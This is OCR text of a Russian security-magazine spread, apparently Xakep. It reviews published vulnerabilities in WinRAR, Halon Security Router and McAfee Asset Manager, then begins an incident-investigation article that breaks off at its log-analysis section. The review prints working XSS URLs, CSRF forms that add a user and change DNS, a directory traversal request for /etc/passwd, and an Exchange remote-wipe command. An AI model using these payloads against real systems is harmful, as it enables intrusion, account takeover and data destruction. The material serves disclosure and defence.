
В одном из исследований, описывающих атаку с использованием этой технологии, показали фишинговое письмо, в котором было написано, что архив запаролен и пользователь открывал его через архиватор. После чего появлялось фейковое сообщение с просьбой ввести пароль.

Теперь, если использовать эту уязвимость вместе с другой известной уязви-


Теперь, если использовать эту уязвимость вместе с другой известной уязвимостью [в Windows Unicode RLO Spoofing](), становится ясен вектор атаки. Суть в том, что реальное имя файла, например `Fede.jpg.exe`, Windows покажет пользователю как `Fedexe..jpg`. То есть, объединив эти технологии, получаем, что, открыв через WinRAR архив, пользователь увидит изображение. Если пользователь вначале распакует файлы, то все равно увидит изображение, но в обоих случаях запустит в итоге EXE-файл.


Также для этой уязвимости был написан Metasploit-модуль, который ты можешь вызвать через команду

```
use exploits/windows/fileformat/winrar_name_spoofing.rb
```



Замена расширения в полученном архиве





Открытие «изображения» в программе WinRAR

TARGETS

WinRAR 3.80;
WinRAR 4.20.

SOLUTION

Есть исправление от производителя.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В HALON SECURITY ROUTER (SR) 3.2-WINTER-R1

CVSSv2:	5.5 (AV:N/AC:L/Au:S/C:P/I:P/A:N)
	6.5 (AV:N/AC:L/Au:S/C:P/I:P/A:P)
	6.5 (AV:N/AC:L/Au:S/C:P/I:P/A:P)
Дата релиза:	7 апреля 2014 года
Автор:	Juan Manuel Garcia
CVE:	N/A

Разбавим наш обзор уже стабильными уязвимостями в роутерах. Сегодня рассмотрим серию ошибок в Security Router от компании Halon, найденных компанией ITforce.

EXPLOIT

1. **Отраженные XSS. Параметр log:**

```
http://sr.demo.halon.se/commands/logviewer/?log=vic0';↵
</script><script>alert(1)</script>
```

Параметр file:

```
http://sr.demo.halon.se/fileviewer/?file=";</script>↵
<script>alert(1)</script>
```

Параметр graph:

```
http://sr.demo.halon.se/system/graphs/?graph='+alert(1)+'
```

Параметр command:

```
http://sr.demo.halon.se/commands/?command='+alert(1)+'
```

Параметр id:

```
http://sr.demo.halon.se/system/users/?id='+alert(1)+'
```

Параметр uri:

```
http://sr.demo.halon.se/config/?uri='+alert(1)+'
```

Другие параметры, возможно, также уязвимы.

2. **CSRF**

Первая функция позволяет добавить пользователя `/system/users/?add=user`. Пример атаки:

```
<html>
<body>
  <form method="POST" name="form0" action=↵
   "http://localhost:80/system/users/?add=user">
    <input type="hidden" name="checkout" value="17"/>
    <input type="hidden" name="apply" value=""/>
    <input type="hidden" name="id" value=""/>
    <input type="hidden" name="old_user" value=""/>
    <input type="hidden" name="user" value="hacker"/>
    <input type="hidden" name="full-name" value="ITFORCE H4x0r"/>
    <input type="hidden" name="class" value=""/>
    <input type="hidden" name="password" value="1234"/>
    <input type="hidden" name="password2" value="1234"/>
  </form>
</body>
</html>
```

Другая же изменяет DNS-конфигурацию `/network/dns`:

```
<html>
  <body>
    <form method="POST" name="form0" action=↵
     "http://localhost:80/network/dns/">
      <input type="hidden" name="checkout" value="17"/>
```

```
      <input type="hidden" name="apply" value=""/>
      <input type="hidden" name="name-servers" value="8.8.8.8"/>
      <input type="hidden" name="search-domain" value=""/>
      <input type="hidden" name="host-name" value="sr.demo.halon.se"/>
    </form>
  </body>
</html>
```

Уязвимы также следующие функции в модуле `network`:

- Network Configuration: http://xxx.xxx.xxx.xxx/network/basic
- Load Balancer Configuration: http://xxx.xxx.xxx.xxx/network/loadbalancer
- VPN Configuration: http://xxx.xxx.xxx.xxx/network/vpn
- Firewall Configuration: http://xxx.xxx.xxx.xxx/network/firewall

3. **Открытый редирект. Уязвим параметр uri в следующих запросах:**

- http://sr.demo.halon.se/cluster/?switch_to=&uri=http://itforce.tk
- http://sr.demo.halon.se/config/?checkout=17&uri=http://itforce.tk

TARGETS

Halon Security Router (SR) 3.2-winter-r1.

SOLUTION

Установить или обновить до (SR) v3.2r2.

РАЗЛИЧНЫЕ УЯЗВИМОСТИ В MCAFEE ASSET MANAGER 6.6

CVSSv2:	4.0 (AV:R/AC:L/Au:S/C:P/I:N/A:N)
Дата релиза:	18 марта 2014 года
Автор:	Brandon Perry
CVE:	2014-2586

Исследователь Брэндон Перри (Brandon Perry) нашел серию уязвимостей в продукте от крупной ИБ-компании McAfee Asset Manager. Он используется во многих компаниях для мониторинга сети в реальном времени с целью обеспечения безопасности.

Первой появилась XSS-уязвимость, о которой автор написал в своем твиттере с пометкой 0day. Позже появилось письмо в рассылке seclists с дополнительными и более интересными ошибками, которые мы и рассмотрим дальше.

EXPLOIT

Первая уязвимость позволяет использовать неавторизованную XSS. Например, попытаемся залогиниться с такими данными: `<b>fdsa</b>:password`. После этого, как ты видишь на скриншоте, пользователь с достаточными правами увидит в логах попытку авторизоваться с выделенным именем.

Следующая уязвимость позволяет скачивать произвольные файлы с такими же правами доступа, что использует веб-сервер для выгрузки отчетов. Для генерации от-

правами доступа, что использует веб-сервер для выгрузки отчетов. Для генерации от-
чета пользователь делает запрос на `servlet/downloadReport?reportFileName=blah`. Вследствие этого атакующий может провести атаку `directory traversal` и скачать файл `/etc/passwd`.

Пример запроса:


```
GET /servlet/downloadReport?reportFileName=../../../../../../../../etc/↵
passwd&format=CSV HTTP/1.1
...

Referer: https://172.31.16.167/Inventory?filterColumns=&curViewId=-1&↵
maintainQuery=true&format=search&collectorId=null&criticality=0&pageNum=1&↵
location=Inventory&viewSelect=-999999&filterValueField=&orderBy=FIREWALLED&↵
orderBy2=SITE&orderBy3=CRITICALITY_NAME&wsz=200&wszCtrl_1=200&action=↵
AUDIT_REDISCOVER&formatSelect=
...
```

И последняя на сегодня уязвимость — SQL-инъекция.

Непривилегированный, но авторизованный пользователь может инициировать атаку с использованием SQL-инъекции, создав отчет по аудиту и контролируя имя пользователя в этом отчете. Уязвимым является параметр `user`, а сам запрос выглядит примерно следующим образом:

```
POST /jsp/reports/ReportsAudit.jsp HTTP/1.1
Host:
...
fromDate=03-19-2014&toDate=03-19-2014&freetext=&Severity=0&AuditType=12&↵
user=Administrator
```



Пример вставки произвольного HTML-кода при неправильной аутентификации в McAfee Asset Manager

TARGETS

McAfee Asset Manager v6.6.

SOLUTION

Есть исправление от производителя.

ЛОГОВ ПОБОЛЬШЕ, ПАМЯТИ НЕ ЖАЛЕТЬ!



Игорь Рогозин
netf0x@xakep.ru

РАССЛЕДОВАНИЕ ИНЦИДЕНТА ИБ ПО ГОРЯЧИМ СЛЕДАМ

БЭКГРАУНД

В России сложилась интересная ситуация с расследованием инцидентов в сфере информационной безопасности. Большинство инцидентов замалчивается — если, конечно, дело не касается банковских счетов и финансовых транзакций. Администраторы и служба ИБ (если она есть) пытаются предпринять какие-то меры, затем все отчитываются перед руководством и об инциденте забывают. О полноценном расследовании речи, как правило, не идет, потому что либо безопасностью заниматься в компании просто некому, либо есть отдел, который разработал политику безопасности, внедрил современные технические средства, но этим и ограничивается. Ликвидация последствий сводится к смене чувствительной информации, такой как пароли и ключи, переустановке пары-тройки операционных систем (не всегда тех, которые необходимо).

Если следовать букве закона, когда обнаруживается инцидент информационной безопасности, нужно обращаться в государственные органы правопорядка. Но коммерческие структуры редко на это идут: мало того что приходится открыто признаться в собственном косяке, так еще и возникает множество вопросов — лицензионный ли софт, обеспечиваются ли меры, требуемые регуляторами… Потому у плохих ребят складывается ложное ощущение абсолютной безопасности, особенно если эти ребята занимаются взломом ради морального удовлетворения, а не ради коммерческой выгоды. Об одном таком случае я и расскажу в этой статье.

ТТХ

Компания N достаточно прогрессивна в своей сфере, поэтому внутреннее обеспечение службы ИТ на высоте: хорошие средства коммуникации, современное оборудование, приличные зарплаты. В свое время была создана служба безопасности, курирующая вопросы информационной, экономической и физической безопасности. Приглашенный подрядчик помог построить защищенную ИТ-инфраструктуру и ввести режим коммерческой тайны.

IT-инфраструктура представляет собой следующее:

- серверы располагаются в демилитаризованной зоне, доступ по сети в ДМЗ ограничивается межсетевыми экранами;
- повсеместно введена виртуализация серверов;
- присутствует сегментация сети с ограничением доступа между сегментами. Рабочие станции разнесены по VLAN'ам, с фильтрацией трафика между ними, в соответствии с внутренней иерархией;
- права доступа пользователям выделяются по принципу минимальных привилегий;
- централизовано софт обновляется только для продуктов Microsoft;
- ведется централизованный мониторинг серверов, правда, в основном с позиции доступности.

ИНЦИДЕНТ

В начале года костяк топ-менеджмента компании N отправился на корпоративный выезд в далекие страны. Поездка предполагала не только развлечения, но и рабочие моменты, однако им не суждено было состояться: материал, который планировали презентовать и обсудить по-современному — с мобильного планшета, был утерян.


Прекрасное солнечное утро омрачилось: смартфоны и планшеты всех собрав-

шихся в отеле на берегу океана (и не только их) оказались девственно чисты.

Данная информация была доведена до службы безопасности, которая разумно предположила, что тут не обошлось без внешнего вмешательства. Очевидно, что у всех сразу аккаунты iCloud взломать не могли, и служба безопасности заподозрила, что угроза исходит из корпоративной сети. Удаленно очистить мобильные устройства можно только через соответствующий сервис, например через корпоративный сервер Microsoft Exchange. Команда, позволяющая очистить устройство пользователя с адресом admin@local.host, выглядит следующим образом:

```
Clear-MobileDevice -Identity WM_TonySmith -NotificationEmailAddresses ↵
"admin@local.host"
```

ИТ-службе поставили задачу проверить журналы сервера OWA: не было ли подозрительной активности в отношении аккаунтов пострадавших и компрометации пароля администратора сервера MS Exchange. Администраторы обнаружили зацепку — доступ к аккаунтам пострадавших в предшествующие инциденту дни неоднократно осуществлялся с нескольких нетипичных для них IP-адресов. Как я позже выяснил, засвеченные IP-адреса были выходными Tor-нодами.




Удаленный вайп через веб-интерфейс администратора OWA

АНАЛИЗ ЛОГОВ OWA

